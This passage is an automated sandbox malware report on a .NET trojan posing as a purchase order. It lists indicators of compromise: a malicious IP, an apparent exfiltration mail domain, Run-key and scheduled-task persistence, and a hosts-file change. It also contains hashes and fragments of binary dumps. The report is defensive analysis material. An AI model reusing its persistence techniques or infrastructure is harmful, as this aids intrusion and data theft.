http://www.jiyu-kobo.co.jp/	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false		high
http://https://api.ipify.org%GETMozilla/5.0	kprUEGC.exe, 00000013.00000002.624776782.0000000003021000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mail.sharqcapital.qa	PO #047428.exe, 00000004.00000002.627066309.00000000033A2000.00000004.00000001.sdmp, kprUEGC.exe, 00000013.00000002.627191703.000000000337F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	PO #047428.exe, 00000000.00000002.254592778.0000000002AE1000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.334527728.0000000003440000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sakkal.com	PO #047428.exe, 00000000.00000002.260837076.0000000006CA2000.00000004.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.343690594.0000000006330000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%	kprUEGC.exe, 00000013.00000002.624776782.0000000003021000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	PO #047428.exe, 00000000.00000002.256271000.0000000003DF5000.00000004.00000001.sdmp, PO #047428.exe, 00000004.00000002.619632627.0000000000402000.00000040.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.338811978.0000000004807000.00000004.00000001.sdmp, kprUEGC.exe, 00000013.00000002.619723039.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.156.59.2	unknown	United States		29802	HVC-ASUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344916
Start date:	27.01.2021
Start time:	13:10:51
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 45s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	PO #047428.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@15/9@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.2% (good quality ratio 0.2%) • Quality average: 54.2% • Quality standard deviation: 39.8%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 40.88.32.150, 52.147.198.201, 23.210.248.85, 51.11.168.160, 20.54.26.129, 51.103.5.159, 93.184.221.240, 95.101.22.224, 95.101.22.216, 51.104.139.180, 52.155.217.156 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, vip1-par02p.wns.notify.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, wu.ec.azureedge.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, par02p.wns.notify.trafficmanager.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:11:48	API Interceptor	1044x Sleep call for process: PO #047428.exe modified
13:12:13	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
13:12:21	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
13:12:24	API Interceptor	864x Sleep call for process: kprUEGC.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.156.59.2	BANK SLIP.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mail.sharqcapital.qa	BANK SLIP.exe	Get hash	malicious	Browse	• 104.156.59.2

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HVC-ASUS	P.O EME39134.xlsx	Get hash	malicious	Browse	• 23.227.207.253
	Mensaje-22-012021.doc	Get hash	malicious	Browse	• 23.227.169.146
	57229937-122020-4-7676523.doc	Get hash	malicious	Browse	• 23.111.174.153
	Qt_1186.xls	Get hash	malicious	Browse	• 96.31.77.143
	Qt_1186.xls	Get hash	malicious	Browse	• 96.31.77.143
	dGWioTejLEz0eVM.exe	Get hash	malicious	Browse	• 162.252.80.144
	9tyZf93qRdNHfVw.exe	Get hash	malicious	Browse	• 162.252.80.144
	BANK SLIP.exe	Get hash	malicious	Browse	• 104.156.59.2
	5YfNeXk1f0wrxXm.exe	Get hash	malicious	Browse	• 37.1.210.155
	15012021.exe	Get hash	malicious	Browse	• 23.111.136.146
	urgent specification request.exe	Get hash	malicious	Browse	• 23.111.136.146
	P396143.htm	Get hash	malicious	Browse	• 23.111.188.5
	SCAN_20210112_132640143,pdf.exe	Get hash	malicious	Browse	• 199.193.115.48
	P166824.htm	Get hash	malicious	Browse	• 23.111.188.5
	Archivo_122020_1977149.doc	Get hash	malicious	Browse	• 23.111.174.153
	H56P7iDwnJ.doc	Get hash	malicious	Browse	• 162.254.150.6
	0939489392303224233.exe	Get hash	malicious	Browse	• 194.126.175.2
	RFQ-B201902-0064.exe	Get hash	malicious	Browse	• 103.28.70.234
	ar208.exe	Get hash	malicious	Browse	• 37.1.210.208
	ar208.exe	Get hash	malicious	Browse	• 37.1.210.208

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO #047428.exe.log	
Process:	C:\Users\user\Desktop\PO #047428.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmp3604.tmp	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1645
Entropy (8bit):	5.175204428683808
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/a7hTlNMFpH/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBytn:cbhC7ZlNQF/rydbz9I3YODOLNdq36
MD5:	33629F4EC3F23446CB0EE85619FD0375
SHA1:	7D50E25F2D8179F3371B877D05DA5382720F7AE5
SHA-256:	84297148F016B340559FF8E0F0BC264490DAD8DE8BFD8939DE85A67C3372BA8F
SHA-512:	E08575E17A26843416EF83EC3FBBAA32BFBF59F33A0F2D9D74715B48FC6C3AE6BB499771ADA057A8A8A7E5ED56A5A37BBD05946698B1B92ACA9D5A81134C85D9
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\tmp3604.tmp	
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>t

C:\Users\user\AppData\Local\Temp\tmpA80C.tmp	
Process:	C:\Users\user\Desktop\PO #047428.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1645
Entropy (8bit):	5.175204428683808
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/a7hTlNMFpH/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBytn:cbhC7ZlNQF/rydbz9I3YODOLNdq36
MD5:	33629F4EC3F23446CB0EE85619FD0375
SHA1:	7D50E25F2D8179F3371B877D05DA5382720F7AE5
SHA-256:	84297148F016B340559FF8E0F0BC264490DAD8DE8BFD8939DE85A67C3372BA8F
SHA-512:	E08575E17A26843416EF83EC3FBBAA32BFBF59F33A0F2D9D74715B48FC6C3AE6BB499771ADA057A8A8A7E5ED56A5A37BBD05946698B1B92ACA9D5A81134C85D9
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>t

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	
Process:	C:\Users\user\Desktop\PO #047428.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	700416
Entropy (8bit):	7.9457610727759
Encrypted:	false
SSDEEP:	12288:YxLYHwda8+o7QwKbwQos8SIusfv52PpseioN+W3xIx98Nu//r4YSVtL:YxL48+0puVR8Tp2RU6lB4h/r4/VZ
MD5:	747CE85EEF93567C5676649AEF9C00B8
SHA1:	99CB598151F63F464ED92C3E42749721CBC9091B
SHA-256:	BC445FD5E14BE52B529F507908767C8CF463D49B0B3353923BC308E64DA81BDA
SHA-512:	D338A922AE19CCAB49C2A80AB558B8573F24A4CA57AA7C1A3DCD1C0F9F7B44796D45AC50A4954463525E3E54F22858217DD71D0370BC78A88F4051DCFECEAOF
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 30%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....0..... .....@.. ..... ..... ..@.....d...O..... ..... ..H.....text..... ..... ..`.rsrc.....@..@.reloc..... .....@..B.....H.....N.....".(.....*....0.....r...p(.....(.....r+..p(.....(.....rS..p.rq..p(....(.....(....(.....s8....r}..p..o>...oF...o....(....(.....r...p..o>.....1...%..r...p..(....(.....o?.....(....(....(.....r...p(.....*.0..@.....r...p(.....(.....s8....r...p.oF...o....(....(.....r...p(.....*.0.....Yo.....+..*.0.....o.....+..*...0..e .....(.....,O...i.....,C...i.+1....Y.o!.....,.

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\PO #047428.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\yXAQfeQN.exe	
Process:	C:\Users\user\Desktop\PO #047428.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	700416
Entropy (8bit):	7.9457610727759
Encrypted:	false
SSDEEP:	12288:YxLYHwda8+o7QwKbwQos8SIusfv52PpseioN+W3xlx98Nu//r4YSVtL:YxL48+0puVR8Tp2RU6lB4h/r4/VZ
MD5:	747CE85EEF93567C5676649AEF9C00B8
SHA1:	99CB598151F63F464ED92C3E42749721CBC9091B
SHA-256:	BC445FD5E14BE52B529F507908767C8CF463D49B0B3353923BC308E64DA81BDA
SHA-512:	D338A922AE19CCAB49C2A80AB558B8573F24A4CA57AA7C1A3DCD1C0F9F7B44796D45AC50A4954463525E3E54F22858217DD71D0370BC78A88F4051DCFECEAC F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 30%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....0..... .....@.. ..... ..... ..@.....d...O..... ..... ..H.....text..... ..... ..`.rsrc.....@..@.reloc..... .....@..B.....H.....N.....".(.....*....0.....r...p(.....(.....r+..p(.....(.....rS..p.rq..p(....(.....(....(.....s8....r}..p..o>...oF...o.... (....(.....r...p..o>.....1...%..r...p..(....(.....o?.....(....(....(.....r...p(.....*.0..@.....r...p(.....(.....s8....r...p.oF...o....(....(.....r...p(.....*.0.....Yo.....+..*.0.....o.....+..*...0..e .....(.....,O...i.....,C...i.+1....Y.o!.....,.

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	11
Entropy (8bit):	2.663532754804255
Encrypted:	false
SSDEEP:	3:iLE:iLE
MD5:	B24D295C1F84ECBFB566103374FB91C5
SHA1:	6A750D3F8B45C240637332071D34B403FA1FF55A
SHA-256:	4DC7B65075FBC5B5421551F0CB814CAFDC8CACA5957D393C222EE388B6F405F4
SHA-512:	9BE279BFA70A859608B50EF5D30BF2345F334E5F433C410EA6A188DCAB395BFF50C95B165177E59A29261464871C11F903A9ECE55B2D900FE49A9F3C49EB88FA
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	..127.0.0.1

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.9457610727759
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	PO #047428.exe
File size:	700416
MD5:	747ce85eef93567c5676649aef9c00b8
SHA1:	99cb598151f63f464ed92c3e42749721cbc9091b
SHA256:	bc445fd5e14be52b529f507908767c8cf463d49b0b3353923bc308e64da81bda
SHA512:	d338a922ae19ccab49c2a80ab558b8573f24a4ca57aa7c1a3dcd1c0f9f7b44796d45ac50a4954463525e3e54f22858217dd71d0370bc78a88f4051dcfeceac1f

General

SSDEEP:	12288:YxLYHwda8+o7QwKbwQos8SIusfv52PpseioN+W3xIx98Nu//r4YSVtL:YxL48+0puVR8Tp2RU6lB4h/r4/VZ
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L......`.............0.................. ....@.. ....@................................

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4ac5b6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x601081FC [Tue Jan 26 20:56:28 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xac564	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xae000	0x58c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb0000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xaa5bc	0xaa600	False	0.95267361748	data	7.95157187123	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xae000	0x58c	0x600	False	0.415364583333	data	4.04065385568	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb0000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xae090	0x2fc	data		
RT_MANIFEST	0xae39c	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2018
Assembly Version	1.0.0.0
InternalName	q.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	MathLib
ProductVersion	1.0.0.0
FileDescription	MathLib
OriginalFilename	q.exe

Network Behavior

Snort IDS Alerts

